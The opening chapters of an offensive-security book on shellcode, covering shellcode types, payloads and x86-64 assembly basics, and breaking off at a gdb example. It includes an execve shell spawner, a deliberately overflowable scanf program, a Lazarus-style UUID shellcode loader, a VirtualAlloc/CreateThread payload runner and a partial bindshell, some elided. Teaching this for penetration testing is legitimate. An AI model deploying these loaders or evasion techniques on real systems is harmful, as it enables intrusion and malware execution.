Offensive Shellcode from Scratch

Get to grips with shellcode countermeasures and discover how to bypass them

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This book is dedicated to Rubleen and Kai. Rubleen, thank you for supporting me through this journey, for all the love you have shown, for being my pillar of support, and for giving me the greatest gift ever – Kai.

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– Rishalin Pillay

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Table of Contents

Preface

Shellcode is code that is used to execute a command within software memory to take control or exploit a target computer. In this book, you will learn what shellcode is, what components it has, the tools used to build shellcode, and how shellcode can be used within Linux and Windows.

Who this book is for

The audience of this book will be red teamers, penetration testers, and those who are looking to learn about shellcode and how it is used to break into systems by making use of simple to complex instructions of code in memory. Basic assembly and shellcode knowledge would be helpful.

What this book covers

Chapter 1, *The Ins and Outs of Shellcode*, introduces you to shellcode. We will ensure you have a good understanding of what shellcode is, how it is used, and how to read its syntax.

Chapter 2, *Assembly Language*, focuses on assembly language. It will cover a number of aspects of assembly language, such as the following:

- Registers and flags
- Data types
- Data movement instructions
- Arithmetic instructions
- Conditional instructions

Chapter 3, *Shellcode Tools and Resources*, focuses on the various compilers and tools that can be used with assembly language to create shellcode.

Chapter 4, *Developing Shellcode for Windows*, dives into the development of shellcode on Windows operating systems.

You will learn how to make use of different shellcode techniques to deploy shellcode within a program. The chapter will focus on the thought process around creating and deploying shellcode along with practical examples that you can perform in your own lab environment.

Chapter 5, *Developing Shellcode for Linux*, dives into the development of shellcode on Linux operating systems.

You will learn how to make use of different shellcode techniques to deploy shellcode within a program. The chapter will focus on the thought process around creating and deploying shellcode along with practical examples that you can perform in your own lab environment.

Chapter 6, *Countermeasures and Bypasses*, looks at the various countermeasures and bypasses for both Windows and Linux. The aim here is to sum up the book by discussing how software vendors have made advancements in mitigations against shellcode. However, on the flip side, we will cover how to bypass those countermeasures where possible.

To get the most out of this book

To perform the practical exercises in this book, you will need to make use of virtual machines. Alternatively, you can also perform these on physical machines if you have them. There is no hard requirement to use cloud-based or host-based virtualization; as long as you are able to make use of the various operating systems, you are good to go.

OS requirements
Windows 7 or greater
Kali Linux 2021.1 or greater
Ubuntu v14 (32 bit)
Ubuntu v16 (64 bit)

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `https://static.packt-cdn.com/downloads/9781803247427_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "This command uses the `-m` switch to specify the modules to perform the search on. In this case, we are looking at all DLLs depicted by `*.dll`."

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "To view the chains, you can click on **VIEW | SEH Chain**."

A block of code is set as follows:

```
#!/usr/bin/python
import socket, struct, sys
server = '192.168.44.141'
sport = 9999
```

Any command-line input or output is written as follows:

```
!mona rop -m *.dll -cp nonull
```

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Section 1: Shellcode

This section focuses on getting you familiar with shellcode, the various components of shellcode, and more importantly, how shellcode can be used in penetration testing.

This part of the book comprises the following chapters:

1
The Ins and Outs of Shellcode

Welcome to the first chapter of the book, and more importantly, the start of your journey of learning about shellcode and how it can be applied in offensive security.

When you think about offensive security, the first thoughts that may come to mind are penetration testing, hacking, exploits, and so on. One thing that all of those have in common is the use of *shellcode*. Shellcode is extremely helpful – it can be used in various ways to either perform an exploit, obtain a reverse shell, or control the targeted computer, among other things.

When learning about something new, the best way is to start from the bottom up. This means that you need to get a good solid foundation of the topic and then add to that knowledge as you progress. It can be likened to building a house, where you start with the foundation and then work your way up to the roof. So, in this chapter, we will focus on gaining a good understanding of shellcode.

We will cover the following topics:

- What is shellcode?
- Breaking down shellcode
- Exploring the common types of shellcode

What is shellcode?

The term **shellcode** was originally derived based on its purpose to spawn or create a reverse shell via the execution of code. It has nothing to do with shell scripting, which essentially entails writing scripts of bash commands to complete a task.

Shellcode interacts with the registers and functions of a program by directly manipulating the program in order to perform an outcome. Due to this interaction, it is written in an assembler and then translated into hexadecimal opcodes. We will cover assemblers and opcodes later in this chapter.

When a vulnerability is discovered, shellcode can be used to exploit that vulnerability. Depending on the complexity of the vulnerability, you may make use of a few lines of code to exploit it. In some cases, the size of your shellcode can be quite substantial. The bottom line is that sometimes, obtaining a reverse shell or a specific outcome when using shellcode can be very lightweight. This results in a very efficient attack that can be used if you provide the right input to the program.

Examples of shellcode

Let's take a look at a few samples. We will begin by looking at a simple piece of code that is written in C. The purpose of this code is to return a shell. The privilege level of the returned shell will depend on the privilege level of the target program at the time this shellcode is run. In simple terms, the newly spawned shell will inherit the same permissions as the target program:

```
#include <stdio.h>
int main()
{
    char *args[2];
    args[0] = "/bin/sh";
    args[1] = NULL;
    execve("/bin/sh", args, NULL);
    return 0;
}
```

When this compiled and modified further with an editor, it's possible to turn it into input strings that can then be used against a vulnerable program to obtain a shell.

There are additional steps required to make this piece of code useable.

Shellcode is often used with buffer overflow attacks. In its simplest terms, a buffer overflow happens when a program writes data into memory that is larger than what has been have reserved. The end result is that the program may crash, overwrite data, or execute other code.

In the following piece of code, you will notice that the code is expecting an input of a certain number of characters. This is defined by the `char input [12]` command:

```
#include <stdio.h>
int main()
{
    char input[12];
    printf("Please enter your password: ");

    // If the password is longer than 12 characters, a buffer
overflow will happen;
    scanf("%s", input);
    printf("Your password is %s", input);

    return(0);
}
```

Because there is no input validation and the program has reserved 12 bytes of memory for the input, if a string of data longer than 12 bytes is entered, then the application will crash. This specific action may not be useful if you are looking at obtaining a reverse shell, but it is useful if your intent is to cause an application to crash.

Using the logic of a buffer overflow, a carefully crafted piece of shellcode can exploit this vulnerability. The end result could be a specific attack such as a *stack-based buffer overflow attack*, or a *heap-based buffer overflow attack*. We will cover these later in the book.

Now on to a more complex example of shellcode. In January 2021, a malware sample was shared with a research team at Check Point. This malware sample resembled a loader that belongs to a well-known APT group called *Lazarus*. This malware made use of a phishing attack that included a document loaded with a macro that was used as a job application on LinkedIn, a popular platform for professionals.

The macro in the document made use of **Visual Basic for Applications** (**VBA**) shellcode that did not contain suspicious APIs such as `VirtualAlloc`, `WriteProcessMemory`, or `CreateThread`. These types of APIs are usually detected by endpoint protection products since these relate to memory allocation, writing to memory, and starting a new CPU thread.

Now, when this VBA macro was executed, it made use of a number of interesting techniques. Firstly, it created aliases of the various API calls so that its intent was less obvious. It then made use of various calls such as `HeapCreate` and `HeapAlloc` to create an executable memory location. Later, it made use of functions such as `FindImage` that employed a `UuidFromStringA` API function that had a list of hardcoded UUID values. This `UuidFromStringA` ultimately provides a pointer to a memory heap address allowing it to be used to decode data and write it to memory without making use of the more common functions such as `memcpy` or `WriteProcessMemory`. The following is a snippet of the shellcode; however, here it's executing the code to start up the Windows calculator application, which is referenced by its executable name **calc**, but you can see the complexity of the shellcode:

```
#include <Windows.h>
#include <Rpc.h>
#include <iostream>

#pragma comment(lib, "Rpcrt4.lib")

const char* uuids[] =

{
    "6850c031-6163-636c-5459-504092741551",
    "2f728b64-768b-8b0c-760c-ad8b308b7e18",
    ..snip..
};

int main()
{

    HANDLE hc = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
    void* ha = HeapAlloc(hc, 0, 0x100000);
    DWORD_PTR hptr = (DWORD_PTR)ha;
    int elems = sizeof(uuids) / sizeof(uuids[0]);

    for (int i = 0; i < elems; i++) {
          RPC_STATUS status = UuidFromStringA((RPC_CSTR)
uuids[i], (UUID*)hptr);
          if (status != RPC_S_OK) {
                printf("UuidFromStringA() != S_OK\n");
                CloseHandle(ha);
                 return -1;
        }
         hptr += 16;
    }
    printf("[*] Hexdump: ");
    for (int i = 0; i < elems*16; i++) {
        printf("%02X ", ((unsigned char*)ha)[i]);
    }
    EnumSystemLocalesA((LOCALE_ENUMPROCA)ha, 0);
    CloseHandle(ha);
    return 0;
}
```

We will not go further into the analysis of this shellcode, the VBA, or the attack since it's out of scope for this book. The aim of this example is to show you the complexity of what shellcode looks like and how it can make use of multiple elements.

Shellcode versus a payload

As we start to dig into the components of shellcode, let's make a clear differentiation between shellcode and payloads. Often these are referred to as the same thing; however, they are actually different.

Payloads

A payload is a piece of custom code that an attacker wants the system to run. This custom code can be delivered by various means, such as a script or even within shellcode. An example of a payload is a reverse shell that generates a Windows Command Prompt connection. It can also be a bind shell, which is a payload that *binds* a shell to a listening port on the target machine to which the attacker can connect. A payload might potentially be as basic as a set of commands to run on the target operating system.

Think of the payload as the code that you want to run. It serves the purpose of doing something useful that you want it to do. Payloads can be included within shellcode so that they are executed by a program.

The following is an example of shellcode that has a payload included. The payload is highlighted for reference:

```
#include <windows.h>
void main() {
  void* exec;
  ...snip...
  unsigned char payload[] =
    "\x38\x45\xff\x48\xf7\xe7\x65\x48\x8b\x58\x60\x48\x8b\x5b\
x18\x41\x6b\x5b\x20\x48\x8b\x1b\x48\x8b\x1b\x48\x8b\x5b\x20\
x49\x45\xd8\x8b"
    ...snip...
  unsigned int payload_len = 205;
  exec = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
  RtlMoveMemory(exec, payload, payload_len);
  rv = VirtualProtect(exec, payload_len, PAGE_EXECUTE_READ,
&oldprotect);
  th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec, 0, 0,
0);
  WaitForSingleObject(th, -1);
}
```

In the example, you will notice that we have a payload incorporated into the shellcode. As the shellcode runs, memory is allocated using `exec = VirtualAlloc(…)`, then references the payload using …`exec, payload`…, and ultimately runs the payload.

Shellcode

Shellcode is frequently used as part of the payload when a software vulnerability is exploited to gain control of or exploit a compromised computer. Think of shellcode as a set of precisely designed commands that may be executed once injected into a running application. In relation to a vulnerability, it's a set of instructions used as a payload. In most cases, the shellcode is written in assembly language. In most situations, a command shell or a Meterpreter shell will be supplied after the target computer has completed the set of instructions. This brings us back to its original purpose, as discussed in the introduction of this chapter, which is to establish a shell.

Breaking down shellcode

Shellcodes can be written in various architectures. The main architectures that you are likely see in your day-to-day working life are x86-64 and ARM. There are big differences between the x86-64 and ARM CPU architectures. For instance, the x86-64 architecture makes use of **Complex Instruction Set Computing** (**CISC**) while ARM makes use of **Reduced Instruction Set Computing** (**RISC**).

The following table highlights some of the key differences between these two instruction sets:

CISC	**RISC**
Makes use of a larger and more feature-rich instruction set, allowing more complex instructions to access memory	Smaller and more simplified instruction sets, which are generally less than 100 instruction sets
Supports array processing	Does not support array processing
Efficiently uses RAM	Requires more RAM
Mainly used in PCs and servers	Mainly used in phones and IoT devices

You will be able to find more in-depth information on the differences between the CISC and RISC architectures on the internet. The aim of this book is not to dive into the complexity of CPU architectures. However, having a good idea of the CPU architecture of your target will ultimately help you to better craft your shellcode.

To write shellcode, you need to have a good understanding of assembly language. Computers cannot run code from assembly language, and the reason for this is that computers understand machine code, also known as machine language. Assembly language provides an interface layer to machine language.

Here is a simple *Hello World* program in assembly language code, which is specific to Linux operating systems:

```
section.text
```

```
global _start     ;must be declared for linker (ld)_start:
;tells linker entry point   movedx,len     ;message length
movecx,msg     ;message to write   movebx,1       ;file
descriptor (stdout)   moveax,4       ;system call number (sys_
write)   int0x80        ;call kernel   moveax,1       ;system
call number (sys_exit)   int0x80        ;call kernelsection.
datamsg db 'Hello, world!', 0xa  ;string to be printedlen equ $
- msg     ;length of the string
```

When the preceding code is compiled and executed, it will display the text defined in the `kernelsection.datamsg db  'Hello World!'` line.

Assembly language consists of three main components. These are executable instructions, assembler directives, and macros. **Executable instructions** provide instructions to the processor, **assembler directives** define the assembly, and macros provide a text substitution mechanism. In the next chapter, we will cover assembly language in more detail.

Machine language is a very low-level programming language. It is written in binary, in other words, 1s and 0s. Due to it being binary, it is easily understood by computers. The inverse is that it is very difficult to understand by humans. So, imagine trying to read shellcode that is in the form of machine language – it could be nearly impossible, depending on the complexity of the code. The execution of machine language is super-fast, purely since it is in binary format.

A sample of machine language is as follows:

```
1110 0001 1010 0010 0010 0011 0000 0011
```

The key takeaway is that in order to make use of machine language, assembly language is needed.

The more common type of programming language you may come across is a high-level programming language. This type of language is more human friendly and readable. Examples of this type of language are C, C++, and Python. At the beginning of this chapter, the first example of shellcode was written in C – that is what a high-level programming language looks like.

As you progress in the book, you will better understand the uses of the various components that make up shellcode. This includes the various tools that can be used to create shellcode, convert code to assembly language, and obtain machine code.

Exploring the common types of shellcode

When penetration testing, different categories of shellcode can be used. Ultimately, shellcode can be broken down into two main categories, local and remote. Within each category, there are various types of shellcode that exist and that perform different functions. In this section, we will explore these various types of shellcode. Keep in mind that this is not a complete list as new types of shellcode are constantly being developed. Let's explore the various types of shellcode that exist, starting with local shellcode and moving on to remote shellcode.

Local shellcode

Local shellcode is run on the target computer and does not perform any network activities. This type of shellcode can be used to escalate privileges, execute a payload, spawn a shell, or break out of a jailed shell. Let's examine some examples of local shellcode.

execve shellcode

`execve` is a syscall that is used within Linux systems to execute a program on the local system. It is commonly used for privilege escalation when executing a shell. In the first example of shellcode at the beginning of this book, you saw a sample of the `execve` system call being used within shellcode.

You can learn more about `execve` by looking at the man page for the system call.

By executing the `man execve` command on Linux, you will be presented with a full write-up about it:

```
NAME
execve - execute program
SYNOPSIS
       #include <unistd.h>
       int execve(const char *filename, char *const argv[],
                  char *const envp[]);
DESCRIPTION
execve() executes the program pointed to by filename.  filename
must be either a binary executable, or a script starting with a
line of the form..
..snip..
```

Generally, `execve` is used in conjunction with the following:

- `filename`: A pointer to a string specifying the path to a binary
- `argv[]`: An array of command-line variables
- `envp[]`: An array of environment variables

Right at the beginning of this chapter, an example of `execve` was shown. Here is a recap of the command specifically related to `execve`:

```
execve("/bin/sh", args, NULL);
```

As per the man page, `execve` can be used to execute a program. Since this syscall is able to execute either an executable or a script, it's commonly used in shellcode.

Buffer overflow

Buffer overflow attacks result from an exploited vulnerability locally. A buffer in relation to memory is an area used by a running program. This location is a temporary location that has temporary data stored by an application. A buffer overflow happens when the length of the input data exceeds (overflows) the limit of the buffer. This overflow causes the program to write data outside of its buffer allocation, perhaps in other sections of memory. This process causes the program to crash. The program crashing is not dangerous in itself, but let's assume the program is written with a binary such as `setuid`.

The `setuid` binary ultimately allows a program to run under a special privileged permission, the permission of a user or system/root privilege. So, moving back to the program, if you are able to cause a buffer overflow, ultimately you can make it execute a payload that executes a system call to spawn a reverse shell.

Egg hunter

When it comes to writing shellcode used to exploit a program, one of the challenges that is faced is the limited space. That limited space may hamper what you are trying to execute and ultimately cause your execution to fail. Consider a basic shellcode with the primary purpose of providing a reverse shell. Depending on what you use to generate it, you may end up with a size of 32 bytes or more. Now, what if the target program does not have that amount of free space within its allocated buffer? Well, that simple shellcode will not work.

This is where egg hunting comes into play. The main purpose of egg hunting is to search the memory for a specified *egg* that is defined when crafting the egg hunter shellcode. This *egg* is a location in memory that is a unique string, also referred to as a *tag*. Once this egg is found, the shellcode located directly after the egg will be executed.

In *Chapter 4*, *Developing Shellcode for Windows*, we will cover egg hunting in more detail with some examples.

Shellcode reflective DLL injection

Shellcode reflective DLL injection (**sRDI**) is a mechanism that allows you to turn a DLL into position-free shellcode that can subsequently be injected using your preferred shellcode injection and execution method.

To understand how this technique works, let's look back at some history. DLL injection involves the use of a malicious DLL file that was read from the disk and loaded into a target process. While it worked a few years back, the problem with this technique is that anti-virus manufacturers caught on to it and started to flag these types of files, not to mention the security improvements made by operating system vendors over time. That being said, you may have the ability to use a completely new DLL that has not been seen before and still have the chance of success with a normal DLL injection – but we can assume that this opportunity is unlikely.

Around 2009, we began to see a reflective DLL injection that made use of something called a **ReflectiveLoader** from the malicious DLL. When injected, this DLL would then drop a thread and work its way back to locate the DLL and map it automatically. Ultimately, DLLMain would be called, and your code would be running in memory.

In 2015, we saw a reflective DLL injection that allowed a function to be called after DLLMain and allowed the passing of user arguments. This is made possible by the use of shellcode and a bootstrap placed before the call of the ReflectiveLoader. This allowed you to load a DLL, call the entry point, and pass data to another exported function.

If you would like to look at some public references for this technique, you can take a look at the sRDI published at `https://github.com/monoxgas/sRDI`.

Remote shellcode

Remote shellcode runs on another computer through a network or via remote connectivity. Remote shellcodes make use of TCP/IP connections in order to provide access to the target machine shell. Shellcodes of this type are categorized based on how they are set up. For example, you have a *bindshell* if the shellcode binds to a certain port on the target computer. If the shellcode used establishes a connection back to you, then you have a *reverse shell*.

Bindshell

A bindshell does exactly what its name implies. It binds the shell to a specific port or socket. In essence, the target machine works as a *server* waiting for a connection on a specific port. Once a connection is established, a shell is provided. This technique is not really used much, as most targets have a firewall in place to block incoming connections. That being said, there is still a chance of discovering an endpoint that has a firewall rule allowing connections to it.

An example bindshell written in C looks like this:

```
#include <stdio.h>
...snip..
int main ()
{
    struct sockaddr_in addr;
  addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
  addr.sin_addr.s_addr = INADDR_ANY;
  ...snip..
{
  ...snip..
  }
    execve("/bin/sh", NULL, NULL);
return 0;
}
```

In the preceding example, the use of `AF_NET` is used to create an IPv4 socket. We then have the port defined by `addr.sin_port` and at the end, we have `execve`, which is used to spawn the shell.

Download and execute

This type of shellcode is slightly different from the rest in that it does not spawn a shell. Instead, it is used to download and execute something. This can be a malicious program, a payload, or malware, among others.

In environments today, web filtering products have a number of enhancements to block potentially malicious traffic. Even newer web browsers have these enhancements, such as SmartScreen on Microsoft Edge. These features present a number of issues when trying to get a target to perform a drive-by download or the execution of shellcode that makes use of visibly malicious patterns.

However, even with these advancements in detection, it is still possible to get shellcode to download and execute something, such as by making use of `urlmon.dll` and one of its APIs called `URLDownloadToFileA`, for example.

Summary

In this chapter, we looked at the basics of shellcode. You learned what exactly shellcode is and looked at some examples ranging from simple to complex shellcode. We covered the differences between shellcode and payloads and dived into the components of shellcode. As you saw, shellcode requires a good understanding of instruction sets, memory, and various languages. You learned the flow of how shellcode is interpreted by computers in the form of machine language and assembly language. Finally, we explored various types of shellcode used in the field.

In the next chapter, we will dive into assembly language. You will learn what assembly language is, the types of assembly language, the components that make up assembly language, and how they work.

Further reading

RIFT: Analysis of a Lazurus Shellcode Execution Method:

`https://research.nccgroup.com/2021/01/23/rift-analysing-a-lazarus-shellcode-execution-method/`

2
Assembly Language

There are various types of programming languages, and in this chapter, we will focus on the low-level variant that is often known as an assembler language. The assembly language has a close relationship with the architecture's machine code instructions and is unique to that machine. As a result, many machines use distinct assembly languages. Symbols are used to represent an operation or command in this form of language. Therefore, it's also known as symbolic machine code.

Due to the reliance on machine code, assembly language is tailored to single computer architectures. You will find assembly language for architectures such as x86, x64, and ARM.

In this chapter, we will discuss the following topics:

- Demystifying assembly language
- Types of assembly language
- Identifying the elements of assembly language

Technical requirements

In this chapter, we will compile a simple script to view the assembly language. If you would like to replicate this in your own environment, you will need the following:

- A text editor (Nano, Vim, and so on)
- A GCC compiler
- Operating system used: Debian Linux

Demystifying assembly language

Assembly language (often abbreviated to **asm**) enables communication directly with the computer's processor. Since assembly language is a very low-level programming language, it is generally used for specific use cases, for example, writing drivers and shellcode. Trying to write a fully fledged program using assembly language would be near impossible, hence these are written with high-level languages.

Understanding assembly language helps you become aware of a number of things, especially in relation to the shellcode. For instance, you will be able to understand the following:

- The interaction between various components within a computer
- The representation of data in storage, in memory, and miscellaneous devices
- How instructions are accessed and executed by the processor
- How data is accessed and processed by instructions
- The manner in which a program interacts with external devices

Assembly language consists of the following:

- Executable instruction sets
- Assembler commands or pseudo-ops
- Macros

The processor is told what to perform by the instructions. An operation code is included in each instruction (opcode). One machine language instruction is generated for each executable instruction.

Assembler directives, sometimes known as pseudo-ops, provide information to the assembler that provides insight into the various steps of the assembly procedures. These procedures aren't executable and don't generate machine language commands.

Macros are a type of text replacement technique.

Assembly language statements are entered per line. It follows the format of `[label] mnemonic [operands] [;comment]`. An example of this is as follows:

```
mov RX, 13  ; Transfer the value 13 to the RX register
```

Each low-level machine instruction or opcode, as well as each architectural register, flag, and so on, is represented by a mnemonic in assembly language. Each statement in assembly language is broken down into an opcode and an operand. The opcode is the instruction that the CPU executes, and the operand is the data or memory location where that instruction is performed.

For example, let's consider the following line of assembly:

```
mov    ecx,  msg
```

The opcode used here is `mov`, `ecx` (register), and `msg`. These are all operands and this assembly instruction is moving a message to the `ecx` register.

Assembly language makes use of instructions that work directly with a processor. The purpose of these instructions is to tell the processor how to work with its components. For example, it will provide an instruction to move specific data from a register to a program's stack or move a value to a register, and so forth.

In the previous chapter, the examples you have seen were written with a high-level language. When a high-level language is used, you define the variables, and the compiler takes care of the internals. Let's take a look at a sample of `Hello World` written in C:

```
#include <stdio.h>
char s[] = "Hello World";
int main ()
{
    int x = 2000, z =21;
    printf("%s %d /n", s, x+z);
}
```

You can run this in your own Kali environment by adding the preceding text to a file.

Next, you will save this file to `hello.c`. Then you will use a compiler called GCC to compile this into assembly language, using the following command:

```
gcc -S hello.c
```

Note

When you use the GCC compiler, the normal flow would be to compile and link the code to create an executable. Using the `-S` command will stop the process after compilation, allowing you to see the assembly code. You will get output in the form of assembly code. The source file extension will change from `.c` to `.s`.

Let's examine the `hello.s` file to view the assembly language for the script we have just created. The assembly code contains various instructions as per the following example:

```
.file "hello.c"
.text
.globl s
.data
.align 8
.type s, @object
.size s, 13
s:
.string "Hello World"
.section .rodata
.LC0:
.string "%s %d \n"
.text
.globl main
.type main, @function
main:
.LFB0:
.cfi_startproc
Pushq %rbp
.cfi_def_cfa_offset 16
.cfi_offset 6, -16
Movq %rsp, %rbp
.cfi_def_cfa_register 6
```

```
Subq $16, %rsp
Movl $2000, -4(%rbp)
Movl $21, -8(%rbp)
Movl -4(%rbp), %edx
Movl -8(%rbp), %eax
Addl %edx, %eax
Movl %eax, %edx
Leaq s(%rip), %rsi
Leaq .LC0(%rip), %rdi
Movl $0, %eax
Call printf@PLT
Movl $0, %eax
leave
.cfi_def_cfa 7, 8
ret
.cfi_endproc
```

As you can see, if you had to fully compile this piece of code and run it, the result would be the text **Hello World 2021** presented on the screen.

In the preceding assembly code, each line corresponds to a machine instruction. You will notice the mnemonic opcodes, registers, and operands being used. For example, you can see `movl` being used since we used an integer in the code. You will notice the various registers being called (`edx`, `eax`, and so on) and the `printf` system call. This output aims to introduce you to the assembly language and how it is depicted. As you work through the chapter, you will understand the various registers, instructions, and their uses.

Types of assembly language

A microprocessor performs various functions. These functions span arithmetic calculations, logic operations, and control functions. Each processor family has its own instruction sets that are used for handling various tasks. These tasks range from keyboard inputs, displaying information on a screen, and more. Remember that machine language instructions, which are binary strings of 1s and 0s, are all that a processor understands. Machine language is far too opaque and sophisticated to be used in the development of day-to-day software. As a result, the low-level assembly language is tailored to a certain processor generation and encodes various instructions in symbolic code in a more intelligible manner.

Assembly language architecture spans x86, x64, ARM assembly, and more.

Identifying the elements of assembly language

As you work with shellcode and start seeing it visualized in assembly language, you will notice that an assembly program can be divided into three sections:

- The **data** section declares initialized data. At runtime, this data remains unchanged. In this area, you will find various constant values, filenames, buffer sizes, and so forth. The data section starts with the `section.data` declaration.
- The **bss** section is used to declare variables; this is depicted by `section.bss`.
- The **text** section is where the actual code or instructions are kept. This is depicted by `section.text` and begins with a `global_start` declaration that informs the kernel of the execution point of the program. The code sequence for this text section looks as follows:

```
section.text
global _start
_start:
```

When you work with assembly language, it's important to understand the various elements that you will find within it. Recall the example at the beginning of this chapter. Once the `hello.c` file was compiled, the resulting assembly code contained a number of opcodes, registers, and operands. In this section, we will cover those various components. Further research on assembly language is encouraged since covering all of the various registers, instructions, and so on would far exceed the aim of this book.

Registers and flags

In computing architecture, the **central processing unit** (**CPU**) is responsible for the processing of data. So, let's take a step back and visualize a computer in simple building blocks. The following figure focuses on just three basic components of a computer system:




Figure 2.1 – Components of a computer system

The three simplest components are CPU, memory, and I/O. The CPU, being the brains of everything, needs to execute data. So, let's take a look at the components specifically related to the CPU and what their uses are.

We will begin with the **control unit**. The control unit is responsible for directing the computer's memory, arithmetic logic unit, and various I/O devices on how to respond to instructions that have been received by the CPU. It will also fetch instructions from various locations, such as memory and registers, and ultimately supervise the execution of them.

The next component is the **execution unit**. This component is where the actual execution of instructions happens.

The next two components are **registers** and **flags**. We will focus on registers and flags in depth later in this chapter.

Now that we have a high-level overview of the architecture of a CPU, let's focus on how it stores and executes data. This data can either be stored in registers or memory locations. One of the main differences between registers and memory locations is the access time. Since registers are closer to the processor, the access time is very fast. To illustrate the difference in speed, consider really fast RAM chips. These would have an access time of around 10-50 nanoseconds, whereas accessing a register would be around 1 nanosecond.

The following table illustrates the speed of registers in comparison to other types of storage.




Figure 2.2 – Access speed comparison

Registers form the smallest component of memory, and although it's the smallest, it's the fastest. Data stored in registers is not persistent. Next, you have the CPU cache, which can hold more than a register and is used by CPUs to reduce the average time it takes to access data. Registers and the cache are high speed, and they are placed between the CPU and RAM to improve speed and performance. RAM has a much higher capacity, and as advancements are made with respect to the speed of RAM, it is still not as fast as a cache or register. Finally, you have the largest, slowest, and most inexpensive hard drives or solid-state drives. They offer large storage and relatively quick read and write times, but not as quick as RAM, cache, or registers.

Let's provide an overview of the various types of registers.

General-purpose register

We begin with **general-purpose registers** (**GPR**). They are used to store data temporarily in the CPU. There are 16 GPRs, each of which is 64 bits long. GPRs are outlined in *Figure 2.2*. A GPR can be accessed using all 64 bits or just a subset of them.

Note

64-bit registers start with an `r`, whereas 32-bit registers start with an `e`. Throughout this book, we will refer to various 64-bit and 32-bit registers. It would be good to keep this table handy:

64-bit register	Lowest 32-bits	Lowest 16-bits	Lowest 8-bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

Figure 2.3 – Breakdown of common registers

In the given table, you will find a quick reference to a number of registers that span various architectures. Let's focus on the 16-bit registers and break down their uses:

- **AX**: The accumulator is designated by AX. This register consists of 16 bits, which is further split into registers such as AH and AL, which are 8 bits each. This split enables the AX register to process 8-bit instructions as well. You will find this register involved in arithmetic and logic operations.
- **BX**: The base register is designated by BX. This 16-bit register is also split into two 8-bit registers, which are BH and BL. The BX register is leveraged to keep track of an offset value.
- **CX**: The counter register is designated by CX. CX is split into CH and CL, which are 8 bits each. This register is involved in the looping and rotation of data.
- **DX**: The data register is designated by DX. This register also contains two 8-bit registers, which are DH and DL. The function of this register is to address input and output functions.

When employing data element sizes smaller than 64 bits (32-bit, 16-bit, or 8-bit), the lower section of the register can be accessed by using a different register name, as shown in *Figure 2.2*. To illustrate, let's look at the rax register. *Figure 2.3* details the layout for accessing the lower portions of the 64-bit `rax` register:




Figure 2.4 – Breakdown of the RAX register, including 32-bit and 16-bit registers

The first four registers, `rax`, `rbx`, `rcx`, and `rdx`, give access to bits 8–15 using the `ah`, `bh`, `ch`, and `dh` register names, as indicated in *Figure 2.3* and *Figure 2.4*. These are given for legacy support, with the exception of `ah`.

Viewing registers of bin/bash

Now, I am fully aware that reading all of this may be a lot to take in, so let's look at this with the help of an example. I will use the GNU Project Debugger program on my Kali Linux machine to debug `/bin/bash` on my computer:

Note

If you do not have the GNU Debugger installed, this can be done using the following command: `sudo apt install gdb`.

1. Since my Kali Linux machine is x64, we will see the 64-bit registers and be able to view their 32-bit components as well. I will issue the command to start the debugger, which is as follows:

   ```
   gdb /bin/bash
   ```

